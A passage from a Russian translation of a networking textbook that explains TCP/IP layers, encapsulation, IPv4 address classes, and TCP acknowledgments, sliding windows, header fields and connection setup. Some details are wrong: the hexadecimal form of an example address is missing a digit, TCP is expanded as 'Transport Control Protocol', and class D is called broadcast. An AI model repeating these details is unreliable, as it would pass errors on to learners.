Протоколы могут обеспечивать обслуживание сообщений, вроде проверки ошибок и управления потоком, двумя путями: сквозным и последовательным. Как уже упоминалось, Internet является сетью, основанной на коммутации пакетов. Данные передаются в виде пакетов от одного коммутатора к другому, пока не достигнут своего пункта назначения. Например, по пути к адресату они могут пройти через маршрутизатор. Коммутаторы пакетов принято также называть *транзитными участками* (hop).

Последовательная (hop-by-hop) служба выполняет некоторые действия на каждом транзитном участке. Предположим, что канальный протокол вычисляет контрольную сумму. Кроме того, будем считать, что канальный уровень включает эту сумму в передаваемые данные. Каждый коммутатор пакетов, расположенный между компьютером-отправителем и компьютером-получателем, проверяет эту контрольную сумму. На каждом транзитном участке выполняется функция проверки ошибок.

Сквозная (end-to-end) служба игнорирует все промежуточные транзитные участки и связанные с ними службы. Предположим, например, что по задумке сетевых проектировщиков транспортный протокол включает в себя проверку ошибок, основанную на методе контрольной суммы. В этом случае за отслеживание ошибок ответственны транспортные уровни каждого хоста.

Другими словами, отправитель вычисляет контрольную сумму и включает ее в передаваемое сообщение. Когда компьютер-получатель принимает сообщение, его транспортный уровень проверяет правильность контрольной суммы. В этом случае протокол предоставляет сквозную службу проверки ошибок. Иными словами, за проверку ошибок ответственны только транспортные уровни каждого из концов соединения.

ФИЗИЧЕСКИЙ УРОВЕНЬ

Физический уровень (physical layer) осуществляет передачу данных при помощи электрических сигналов. Примером устройства, функционирующего на этом уровне, является *повторитель* (repeater). Это электронное устройство, которое регенерирует полученные сигналы и отправляет их дальше к месту назначения. Повторители широко используются в больших локальных сетях, где возможно сильное затухание сигнала.

Физический уровень определяет характеристики провода, который объединяет компьютеры. Этот уровень также ответственен за то, как сетевая карта или другой преобразователь будет кодировать биты для передачи их по сети. Например, сеть, физический уровень которой состоит из коаксиального кабеля, будет кодировать Данные не так, как сеть, построенная на витой паре. Физический уровень включает в себя среду, с помощью которой данные передаются по сети. Обычно в качестве такой среды используется коаксиальный кабель или витая пара. В простейшей локальной сети наиболее часто используется провод, протянутый вдоль стен.

КАНАЛЬНЫЙ УРОВЕНЬ

Канальный уровень (data-link layer) определяет, каким образом физический уровень передает пакеты, созданные сетевым уровнем. Он разбивает информацию на биты. Для этого используются протоколы, контролирующие создание и обмен пакетами (которые также называются *фреймами данных* (data frames) или просто *фреймами)* между компьютерами. Более того, канальный уровень служит для соединения физического и сетевого уровней. Обычно канальный уровень связан с сетевой картой, расположенной внутри компьютера.

Как показано на рисунке 2.4, канальный уровень состоит из аппаратного интерфейса и двух модулей протокола: Address Resolution Protocol (ARP) и Reverse Address Resolution Protocol (RARP). С помощью этих модулей уровень создает и разбивает адреса, отправляемые и получаемые сетевым уровнем. В наборе протоколов TCP/IP канальный уровень обменивается данными с IP-модулем сетевого уровня. Кроме того, он отделяет физический уровень от сетевого. На рисунке 2.5 показано, как передается информация от сетевого уровня к физическому.




Рисунок 2.5. *Канальный уровень осуществляет передану данных между сетевым и физическим уровнями.*

СЕТЕВОЙ УРОВЕНЬ

Сетевой уровень (network layer) определяет, как информация, переданная транспортным уровнем, посылается по сети и как в сети производится адресация хостов. На рисунке 2.4 показано, что сетевой уровень содержит протоколы IP (Internet Protocol), ICMP (Internet Control Message Protocol), и IGMP (Internet Group Management Protocol). Поскольку сетевой уровень содержит IP-модуль, именно он является сердцем любой сети, основанной на TCP/IP. IP-модуль на сетевом уровне выполняет большую часть работы. Протоколы ICMP и 1GMP являются дополнительными для IP-протокола: они помогают обрабатывать некоторые специальные виды сообщений, вроде сообщений об ошибках и широковещательных сообщений (широковещательными называются сообщения, посылаемые двум или более системам).

Сетевой уровень отвечает за передачу информации между данной системой и всеми компьютерами в сети. В сетях TCP/IP сетевой уровень инкапсулирует каждый протокол, кроме ARP. В следующем разделе об этом явлении рассказано более подробно.

ИНКАПСУЛЯЦИЯ

Как уже упоминалось, для передачи данных по сети, разбитой на уровни, ваше сетевое программное обеспечение передает данные от приложения протоколу, находящемуся в стеке протоколов. Каждый протокол в стеке преобразует данные, затем передает их вниз следующему протоколу, находящемуся в стеке. Когда ваши данные проходят через очередной уровень стека, модуль текущего уровня инкапсулирует данные для протокола следующего уровня. Таким образом, *инкапсуляция* — это процесс хранения данных в формате, понятном для протокола следующего уровня. Когда ваши данные перемещаются вниз по стеку протоколов, каждый уровень по-своему инкапсулирует данные, предоставленные ему предыдущим (более высоким) уровнем. На рисунке 2.6 показан пример инкапсуляции при движении по стеку протоколов: сеть Ethernet использует TCP для инкапсуляции пакета.




Рисунок 2.6. *Инкапсуляция сообщения с помощью TCP в сети Ethernet.*

Когда компьютер получает информацию по сети, то каждый его модуль сетевого протокола осуществляет обратную операцию — он удаляет инкапсуляцию уровень за уровнем до тех пор, пока сообщение не будет приведено к Виду, требуемому для уровня приложений.

ТРАНСПОРТНЫЙ УРОВЕНЬ

Транспортный уровень (transport layer) передает данные между приложениями. Так же как сетевой уровень контролирует передачу данных между компьютерами, транспортный уровень контролирует передачу данных через сетевой уровень. Транспортный уровень осуществляет передачу данных двумя способами: с помощью протокола TCP (Transport Control Protocol) иди с помощью протокола UDP (User Datagram Protocol). TCP — это ориентированный на соединения протокол, использующий для обмена данными *надежные потоки байт* (reliable byte-stream). Надежный поток байт — это любой набор данных, передача которых подтверждается компьютером-получателем. Другими словами, общение с помощью TCP напоминает телефонный звонок. Когда вы звоните по телефону, человек на другом конце провода подтверждает наличие соединения. В отличие от TCP, UDP не является надежным протоколом. В этом протоколе для отправления и получения информации используются датаграммы. Компьютер-получатель не подтверждает передачу данных. Таким образом, UDP напоминает письмо, отправив которое, вы не сможете узнать, дошло оно до получателя или нет.

ОТЛИЧИЯ ПОТОКА БАЙТ И ДАТАГРАММ

Здесь я расскажу о двух ключевых типах услуг, используемых в рамках TCP/IP: *служба потока байт* (byte-stream service) и *служба датаграмм* (datagram service). Протокол, который использует потоки байт, передает всю информацию в виде последовательного набора байт и рассматривает данные как один последовательный поток, независимо от длины данных и количества передач, необходимых для их отправления или получения. Например, представьте, что вы хотите отправить 10 сегментов данных, каждый из которых состоит из 10 байт, и 1 сегмент данных, состоящий из 50 байт (всего 150 байт). Если вы пользуетесь передачей с помощью потока байт, компьютер-получатель может прочитать ваши данные, как 6 сегментов по 20 байт и 1 сегмент 30 байт. Компьютер-получатель считывает данные в той последовательности, в которой вы их отправляли.

Протоколы (такие как UDP и IP), передающие информацию с помощью Датаграмм, представляют данные в виде самодостаточных и независимых друг от друга частей. Датаграммы не придерживаются строгой последовательности, т. е. данные могут прийти совсем не в том порядке, как они были отправлены. Если компьютеру-получателю требуются последовательные данные, его программное обеспечение должно составить прибывшие данные в нужном порядке.

Передача данных посредством датаграмм похожа на работу почты. Если вы в один день отправите два письма по одному и тому же адресу, то неизвестно, какое из них придет первым. Более того, если вы отправляете одно письмо сегодня, а другое завтра, вы не можете быть уверены, что письмо, которое вы отправили раньше, придет первым.

УРОВЕНЬ ПРИЛОЖЕНИЙ

Уровень приложений (application layer) находится на вершине стека протоколов. Работа этого уровня наиболее проста: он отправляет данные на транспортный уровень и получает данные, присылаемые транспортным уровнем. Например, для просмотра документа броузеры *Netscape Navigator* или *Microsoft Internet Explorer* требуют его URL. Для этого они посылают компьютеру специальные инструкции. Когда сетевой уровень получает информацию от URL, он передает ее выше на транспортный уровень. Уровень приложений получает данные от транспортного и превращает их в читаемую форму, воспринимаемую приложением.

Если вы хотите узнать больше об уровнях сети и о том, как писать программы, обеспечивающие доступ к Internet, прочтите книгу Криса Джамсы, Сулеймана Лалани и Стива Уикли «Программирование в Web для профессионалов» (опубликована на русском языке издательством «Попурри», 1997 г.).

МОДЕЛЬ КЛИЕНТ-СЕРВЕР

Большинство сетевых программистов и администраторов используют для создания программ уровня приложений модель клиент-сервер, которая делит сетевое приложение на две стороны: сторону-клиента и сторону-сервер.

В модели клиент-сервер сторона клиента с помощью программного обеспечения клиента запрашивает данные или службу у сервера, а сторона сервера использует программное обеспечение сервера для обслуживания этого: запроса. Обычно приложения сервера инициализируют себя, а затем находятся в состоянии ожидания запросов от приложений клиента. Существуют два типа процесса сервера: *повторяющийся процесс сервера* (iterative server process) и *конкурирующий процесс сервера* (concurrent server process).

Повторяющиеся серверы обслуживают запросы клиентов персонально, как только эти запросы поступают. Повторяющийся сервер — это, как правило, сервер, который отвечает на большое количество запросов, связанных с динамическими данными. *Динамические данные* (dynamic data) — это данные, которые меняются почти с каждым обращением к ним. Например, показания системного времени — это динамические данные. Таким образом, повторяющийся сервер является идеальным средством для обслуживания запросов типа *время дня*. Когда сервер времени получает запрос о времени дня, он дает немедленный ответ. Однако следующий ответ на тот же самый запрос будет отличен от предыдущего.

Конкурирующий сервер обрабатывает запросы клиентов, когда время, требуемое для выполнения запроса, неизвестно или непредсказуемо. Для того чтобы обработать все поступающие запросы своевременно, сервер должен обрабатывать множество запросов в определенный момент времени. Для выполнения каждого запроса сервер создает новый процесс. После начала обработки каждого конкурирующего процесса сервер ждет новых запросов для обслуживания.

Например, рассмотрим случай, когда сервер содержит базу данных компании и снабжает клиентов последней информацией, содержащейся в этой базе данных. Такой сервер, скорее всего, будет конкурирующим. Если какой-либо из пользователей потребует прайс-лист, сервер передаст запрос базе данных, а затем вернет ему необходимую информацию. Одновременно с первым другой клиент может потребовать список неотложных оплат, и сервер вернет этот список второму клиенту. На рисунке 2.7 представлены основы модели клиент-сервер.

Рисунок 2.7. *Модель клиент-сервер.*

СХЕМА АДРЕСАЦИИ TCP/IP

В основе структуры адресации протокола TCP/IP лежит уникальный адрес, состоящий из четырех *октетов* (octet). Октет, как и байт, — это число от 0 до 255 (в десятичной системе). IP-адрес идентифицирует и входящую в Internet сеть, и входящий в нее компьютер. «Октет» — это исторически сложившийся термин, который относится к восьмибитной конструкции, более известной как *байт* (byte). Таким образом, IP-адрес состоит из четырех байт. Подобная схема адресации позволяет адресовать 4294967296 (или 2^{32}) компьютеров. Каждый IP-адрес связан с интерфейсной платой, которая находится внутри компьютера. В большинстве случаев компьютер оснащен только одной интерфейсной платой, поэтому можно смело говорить, что каждый IP-адрес связан с одним компьютером.

Поскольку каждый IP-адрес — это уникальное число, можно обращаться к нему несколькими различными способами, например, следующие числа все являются эквивалентными представлениями одного и того же IP-адреса:

в двоичной системе	1000 0110 0001 1000.0000 1000 0100 0010
в десятичной системе	2249721922 (или -2045245374)
в шестнадцатиричной системе	0x8618042
в виде IP-адреса	134.24.8.66

Как вы сами можете убедиться, представление в виде IP-адреса является наиболее легким из всех для восприятия. Большинство компьютеров используют именно это представление для обращения к IP-адресам. Здесь адрес делится на четыре байта, из которых крайний слева является самым старшим, а крайний справа —

самым младшим. В адресации TCP/IP самый старший байт изначально предназначался для идентификации сети, а остальные три байта идентифицировали компьютер.

Вообще говоря, программное обеспечение Internet интерпретирует поле адреса со всеми двоичными единицами как обращение ко всем компьютерам, у которых остальные поля совпадают. Например, поле адреса, которое содержит «255», представляет широковещательный адрес (другими словами, сообщение предназначается всем компьютерам в сети). Адрес 255.255.255.255 — это обращение ко всем компьютерам Internet. A x.x.255.255 — это обращение ко всем компьютерам одной сети. Как правило, программное обеспечение Internet интерпретирует поле со всеми нулями как исходный компьютер. Другими словами, поле адреса со всеми нулями представляет «эту» сеть и «этот» компьютер. Вышеперечисленные два адреса используются в Internet только в определенных целях.

Примечание. *В некоторых сетях 0 (нуль) также используется в качестве широковещательного адреса.*

КЛАССЫ АДРЕСОВ

Как уже упоминалось, самый старший байт схемы адресации TCP/IP был изначально предназначен для идентификатора сетей. Таким образом, пользователи могли присоединить к Internet только 255 сетей (но не 256 — адрес 255 зарезервирован). Для увеличения этого адресного пространства разработчики Internet придумали простую, но эффективную схему кодирования. С тех пор IP-адреса больше не используют старший байт для идентификации сети. Вместо этого старшие биты этого байта идентифицируют то, что называют *классом адреса* (address class). Класс адреса определяет, сколько байт используется для идентификации сети. Звучит замысловато, но на самом деле все это гораздо проще, чем может показаться сначала. В таблице 2.3 приведены основы схемы шифрования классов адресов.

Класс	Старшие биты	Байты, используемые для идентификации сети
A	0_____	1
B	10_ _ _	2
C	110_ _	3
D	1110_	(Используется для широковещания)
E	11110	(Зарезервировано для будущего использования)

Таблица 2.3. *Схема классов IP-адресации.*

В сетях TCP/IP требуется, чтобы каждый сетевой интерфейс одной и той же физической сети обладал одним и тем же идентификатором сети. Для адресации отдельных компьютеров используют оставшиеся свободные биты (их называют идентификатором хоста).

ОПРЕДЕЛЕНИЕ типов АДРЕСОВ

Адреса класса A могут пользоваться только одним байтом для адресации. Поскольку старший бит этого байта определяет тип класса, к классу A относится всего 127 (2^7-1) различных идентификаторов сетей. Однако, поскольку для адресации компьютера в каждой сети остаются 24 бита, в сети класса A могут входить 16 777 216 компьютеров. Реально же адреса этого класса используются для всех сетей, состоящих более чем из 65 536 хостов. Поскольку количество таких сетей невелико, то число 127 — вполне разумная цифра.

Адреса класса B используют для адресации сети два байта. Поскольку два старших бита этих байт используются для определения типа адреса, в классе B можно адресовать 16 383 (2^{14}-1) сетей. Каждая из этих сетей может связывать до 65 536 хостов. Группа IETF (Internet Engineering Task Force) зарезервировала адреса класса B для сетей, объединяющих более 256 компьютеров.

Адреса класса C используют до трех байт для определения сети и типа класса, оставляя 1 байт для идентификационного номера компьютера. Поскольку адресация класса C требует 3 старших бита, то для шифрования адресов остается доступным 21 бит. В результате в рамках класса C можно адресовать 2 097 151 сеть, каждая из которых содержит до 256 хостов.

IETF отводит класс D для адресов широковещания, а класс E зарезервирован для использования в будущем.

Существуют специальные организации, которые следят за тем, чтобы IP-адреса оставались уникальными (такие как Internic в США *http://www.internic.net)*. Кроме того, есть блоки адресов, которые никому не присвоены и используются для узлов протоколов и частных сетей.

ТЕРМИН «ОКТЕТ»

В дальнейшем вы узнаете о том, как протоколы организуют иди структурируют данные. Если вы уже читали какую-либо литературу об Internet, то должны были встретить термин октет. Вообще говоря, понятия *октет* и *байт* взаимозаменяемы.

В разделе 1.6 своей книги *TCP/IP Illustrated, Volume 1* Ричард Стивене дал интересный комментарий к термину *октет*. В частности, он сказал:

«Все стандарты Internet и большинство книг по TCP/IP используют термин ***октет*** *вместо термина* ***байт.*** *Появление этого благозвучного, но причудливого термина связано с тем, что TCP/IP создавался на машинах DEC-10, у которых байты состояли не из восьми бит».*

Стивене указал на то, что большинство современных компьютеров используют байты, состоящие из восьми бит. Поэтому в своей книге он заменяет термин *октет* более привычным и известным термином *байт,* связанным с восьмибитными частями информации. В этой книге я последую примеру Стивенса и буду использовать термин *байт*.

ПРОТОКОЛ TCP

Так же как и IP, протокол TCP является наиболее используемым и распространенным в наборе протоколов TCP/IP. Как и UDP, TCP ответственен за передачу данных между сетевым уровнем и уровнем приложений.

Однако TCP более сложен, чем UDP. Он обеспечивает более надежную ориентированную на соединение службу, в которой используется понятие потоков данных. Другими словами, в обязанности протокола TCP входит проверка доставки сообщения и правильности последовательности прибывших данных. В отличие от TCP, UDP не контролирует передачу данных и не гарантирует того, что они пришли в правильной последовательности.

Кроме того, протокол TCP пытается оптимизировать пропускную способность Internet. Для этого TCP динамически контролирует количество передаваемых данных в соединениях. Например, если буфер данных компьютера-получателя начинает переполняться, TCP дает команду компьютеру-отправителю снизить скорость передачи.

Рассмотрим, как с помощью IP протокол TCP передает данные между хостами. Вас может удивить, как TCP может использовать функции ненадежного протокола IP и при этом сам остается надежным. Кроме того, настораживает и тот факт, что TCP является протоколом, ориентированным на соединение, в то время как IP не является таковым. И в конце концов, читатель может поинтересоваться, каким образом TCP передает потоки данных, если IP использует для передачи данных датаграммы.

В следующем разделе будут даны ответы на все эти вопросы. Но вы всегда должны помнить, что для передачи данных в TCP используется протокол IP. Поэтому TCP должен упаковывать свои данные в датаграммы IP.

ОБЕСПЕЧЕНИЕ НАДЕЖНОСТИ

Для того чтобы убедиться в надежности и правильной последовательности потока байт, TCP использует *подтверждения* (acknowledgment). После того как сообщение прибудет к пункту своего назначения, компьютер-получатель отправит сообщение-подтверждение компьютеру-отправителю. Другими словами, получатель отвечает отправителю: «Да, я получил сообщение».

При отправке очередного сообщения TCP запускает таймер. Если таймер закончит свой отсчет до того, как TCP получит подтверждение, протокол автоматически отправляет данные еще раз. На рисунке 2.8 показано, как используются подтверждения при передаче данных.

К сожалению, система подтверждений малоэффективна. В этой схеме один пункт соединения должен все время ожидать прихода данных из другого пункта соединения. В отличие от схемы, приведенной на рисунке 2.8, TCP на самом деле передает за один раз несколько порций данных.




Рисунок 2.8. *Передача данных с использованием простых подтверждений.*

Простое КВИТИРОВАНИЕ ACK

Для определения искажения данных в сетях часто используются системы подтверждений. В таких системах и отправитель, и получатель должны посылать сообщения, подтверждающие получение достоверных (неискаженных) данных. Проектировщики сетей называют этот обмен *квитированием* (handshake). Хотя в TCP используется более сложный метод подтверждений, отличный от обычной схемы квитирования, я все же советую читателям прочитать этот раздел. Изложенная в нем информация позволит получить общие понятия о квитировании, а затем уже разобраться в системе подтверждений, используемой в протоколе TCP.

Каждый раз, когда к получателю приходит новое сообщение, он должен отправить подтверждение (ACK) отправителю. Например (см. рисунок 2.8), когда к получателю приходит сообщение MESSAGE 1, получатель посылает отправителю подтверждение MESSAGE 1 ACK. После того как отправитель получает MESSAGE 1 ACK, он отправляет сообщение MESSAGE 2. Отправитель не будет посылать сообщение MESSAGE 3 до тех пор, пока не получит подтверждение MESSAGE 2 ACK.

Предположим, что все сообщения содержат контрольные суммы. Более того, будем считать, что получатель видит сообщение MESSAGE 2, но его значение контрольной суммы отличается от значения отправителя. В обычной схеме получатель должен отбросить неверное сообщение и ждать, пока отправитель пошлет его повторно. Однако это может занять много времени и привести к неоправданным задержкам.

В идеальном случае получатель должен был бы отправить подтверждение о том, что он получил сообщение. Но он не может этого сделать, так как сообщение MESSAGE 2 было испорчено во время передачи. Если получатель просто пошлет подтверждение MESSAGE 2 ACK, то отправитель отправит следующее сообщение.

Многие протоколы квитирования используют *неподтверждение сообщения* (NAK — not acknouledgement), для того чтобы сообщить о получении иска-

женных данных. Например, когда получатель определяет, что контрольная сумма, подсчитанная им, неверна, он отправляет сообщение MESSAGE 2 NAK. Получив такое сообщение, отправитель понимает, что при передаче сообщение было искажено.

После получения MESSAGE 2 NAK отправитель повторно посылает сообщение MESSAGE 2 еще раз. Таким образом устраняются ненужные задержки в работе.

СКОЛЬЗЯЩЕЕ окно

Для улучшения пропускной способности TCP не пользуется схемой отправления сообщений по одному и ожидания подтверждения на каждое сообщение в отдельности. Вместо этого используется *скользящее окно* (sliding window), с помощью которого можно передавать несколько сообщений сразу, а затем ожидать подтверждений на каждое из них. Эта концепция показана на рисунке 2.9.

Рисунок 2.9. *В протоколе TCP используется скользящее окно.*

TCP как бы помещает окно над потоком данных, а затем передает все, что попало в него. Получив подтверждение о получении данных, протокол далее перемещает окно по потоку данных и отправляет следующую порцию сообщений. Обрабатывая таким способом большое количество сообщений, TCP перекачивает больше информации за одно и то же время. Поскольку протокол отправляет по несколько сообщений сразу, не дожидаясь подтверждения о приеме каждого из них, эффективность передачи данных и пропускная способность сети увеличиваются. На рисунке 2.10 показан цикл передачи—подтверждения, используемый в протоколе TCP.




Рисунок 2.10. *Передача данных и подтверждений с помощью скользящего окна.*

Как видно из рисунка, отправитель и получатель используют скользящее окно шириной в три пакета. Отправитель посылает три пакета сразу. После того как отправитель получит подтверждение ACK 3, он отправляет следующие три сообщения.

TCP также оптимизирует ширину полосы пропускания путем согласования скорости передачи данных. Он управляет скоростью передачи данных в течение всего сеанса соединения. Благодаря согласованию ширина скользящего окна может быть увеличена либо уменьшена. Когда количество передаваемых данных невелико, TCP увеличивает ширину скользящего окна. Благодаря этому данные будут перекачиваться быстрее. Увеличение скорости передачи данных, в свою очередь, увеличивает пропускную способность сети.

Когда сеть перегружена, TCP уменьшает ширину скользящего окна. Например, ширина скользящего окна, изображенного на рисунке 2.9, — 8 блоков. Если 8 блоков данных — это ширина окна, когда движение данных по Internet оживленное, то в менее напряженные дни TCP может увеличивать ширину окна до 10—12 блоков.

Все вышесказанное является упрощенным примером работы протокола TCP. Отмечу лишь, что размер скользящего окна задается в байтах. Реальное окно имеет ширину в несколько тысяч байт, а не в 8, 10 или 12 байт, как в нашем примере. Многие системы Internet используют окна шириной 4096, другие — от 8192 до 16 384 байт.

СООБЩЕНИЕ TCP

Каждый пакет или блок данных TCP называется *сообщением TCP* (TCP message) или *сегментом TCP* (TCP segment). Оба эти термина верны и широко употребляются в литературе об Internet. Однако я буду пользоваться термином «сегмент». Вы помните, что в TCP данные обрабатываются как один неделимый последовательный поток. Однако для передачи данных TCP должен использовать датаграммы IP. К счастью, ваши программы могут работать с данными как с непрерывным потоком байт TCP.

Встретив термин *сообщение TCP,* можете смело заменять его на термин *сегмент TCP.* Таким образом, вам будет легче привыкнуть к той мысли, что каждое сообщение TCP, передаваемое с помощью IP-датаграмм, на самом деле является всего лишь одним сегментом потока байт TCP. Сегмент TCP состоит из заголовка TCP, параметров TCP и данных, передаваемых этим сегментом. На рисунке 2.11 показана структура сегмента TCP. Кроме того, там изображена в виде набора уровней и структура заголовка TCP. Однако вы должны понимать, что заголовок — это просто непрерывный поток данных, размер каждой части которого составляет по меньшей мере 20 байт.




Рисунок 2.11. *Структура сегмента (или сообщения) TCP.*

В таблице 2.4 кратко описаны назначения всех полей TCP-заголовка.

Поле данных	Назначение
Source Port	Определяет протокол порта приложения-отправителя
Destination Port	Определяет протокол порта приложения-получателя
Sequence Number	Определяет первый байт данных в информационной области сегмента TCP
Acknowledgment Number	Определяет следующий байт в потоке данных, ожидаемый получателем
Header Length	Определяет длину заголовка, исчисляемую в 32-битных словах
URG Flag	Сообщает получающему TCP-модулю, что поле Urgent Pointer указывает на срочные данные
ACK Flag	Сообщает получающему TCP-модулю, что поле Acknowledgment Number содержит правильное значение
PSH Flag	Сообщает получающему TCP-модулю, что данные сегмента должны быть срочно направлены к нужному приложению
RST Flag	Запрашивает получающий TCP-модуль о *переустановке* соединения
SYN Flag	Указывает получающему TCP-модулю синхронизировать значения последовательности

Таблица 2.4. *Назначение полей данных заголовка TCP*
(продолжение таблицы на следующей странице).

Поле данных	Назначение
FIN Flag	Сообщает получающему TCP-модулю о том, что отправитель закончил передачу данных
Window Size	Сообщает получающему TCP-модулю количество байт, которое желает принять отправитель
TCP Checksum	Помогает получающему TCP-модулю определить наличие искажений данных
Urgent Pointer	Указывает на последний байт срочных данных TCP, расположенных в области данных
Options	Обычно используется с параметром Maximum Segment Size, которая указывает наибольший размер сегмента, который может принять TCP-модуль

Таблица 2.4. Назначение полей данных заголовка TCP (окончание).

СОЗДАНИЕ TCP-СОЕДИНЕНИЯ

Для того чтобы убедиться в надежности и правильном порядке потока байт, в протоколе TCP используются подтверждения. Для работы с ними у TCP должен быть способ идентификации переданных данных. Кроме того, сети должны каким-то образом синхронизировать сообщения, посылаемые отправителем, и сообщения, принимаемые получателем.

Другими словами, обе стороны TCP-соединения должны знать, когда можно начать передачу данных. Кроме того, они должны уметь идентифицировать информацию отправителя. Например, предположим, что TCP-модуль получает искаженный (поврежденный) пакет данных. Он должен каким-то способом передать модулю-отправителю информацию о том, что пакет данных был искажен в процессе передачи. Для установления TCP-соединения обе стороны должны выбрать и согласовать друг с другом понятный им обеим способ идентификации информации. Кроме того, они должны согласовать систему подтверждений. В противном случае может произойти срыв соединения.

Для установления и завершения соединения, а также отправления и получения подтверждений заголовок TCP использует поля *Sequence Number, Acknowledgment Number,* а также поля различных флагов.

Каждый раз, когда программа хочет передать данные при помощи протокола TCP, она направляет транспортному уровню хоста запрос на соединение. Тот, в свою очередь, посылает TCP-сообщение с флагом SYN (синхронизация) отдаленному порту, с которым хочет установить связь программа.

Флаг синхронизации сообщает принимающему TCP-модулю (модулю сервера), что программа клиента хочет установить соединение. Кроме флага синхронизации сообщение содержит 32-битное *значение последовательности* (sequence number), расположенное в поле *Sequence Number.* TCP-модуль сервера в ответ

посылает сегмент TCP, который включает в себя флаг подтверждения (ACK) и *значение подтверждения* (acknowledgment number).

Для того чтобы понять процесс квитирования TCP при создании соединения, нужно хорошо разобраться со значениями последовательности и значениями подтверждения.

НАЧАЛЬНОЕ ЗНАЧЕНИЕ ПОСЛЕДОВАТЕЛЬНОСТИ

Как уже отмечалось, обе стороны TCP-соединения должны уметь идентифицировать информацию в потоке данных, для того чтобы посылать и принимать подтверждения. Значения последовательности определяет метод идентификации данных в протоколе TCP. Хосты могут использовать множество методов для выбора начального значения последовательности — для нас совершенно не важно, какой метод используется. Можно считать, что начальное значение последовательности определяется случайным образом — величина этого числа также не существенна.

Начальное значение последовательности — это просто значение, которое одна сторона TCP-соединения отправляет другой. Сторона-отправитель просит сторону-получателя: «Установите TCP-соединение. Поток данных клиента будет иметь значения (идентификаторы), начиная с этого числа».

Когда сторона-сервер получает запрос на соединение, она отвечает сообщением, которое включает в себя собственное значение последовательности. Значение последовательности сервера совершенно не зависит от значения последовательности клиента. Другими словами, сторона-сервер отвечает стороне-клиенту: «Сообщение получено. Поток данных сервера будет иметь значения (идентификаторы), начиная с этого числа».

TCP-соединение является дуплексным. Иначе говоря, данные передаются в обоих направлениях одновременно. Данные, передающиеся в одном направлении, независимы от данных, передающихся в другом направлении. Поэтому *каждая* сторона соединения должна устанавливать два значения последовательности – по одному на каждое направление.

ПОДТВЕРЖДЕНИЕ ПЕРЕДАЧИ ДАННЫХ

В своем первом ответном сообщении сторона-сервер устанавливает два флага в заголовке TCP. С помощью флага синхронизации (SYN) сервер сообщает стороне-клиенту о том, что он передал свое значение последовательности. Флаг подтверждения (ACK) указывает стороне-клиенту прочитать поле Acknowledgment Number.

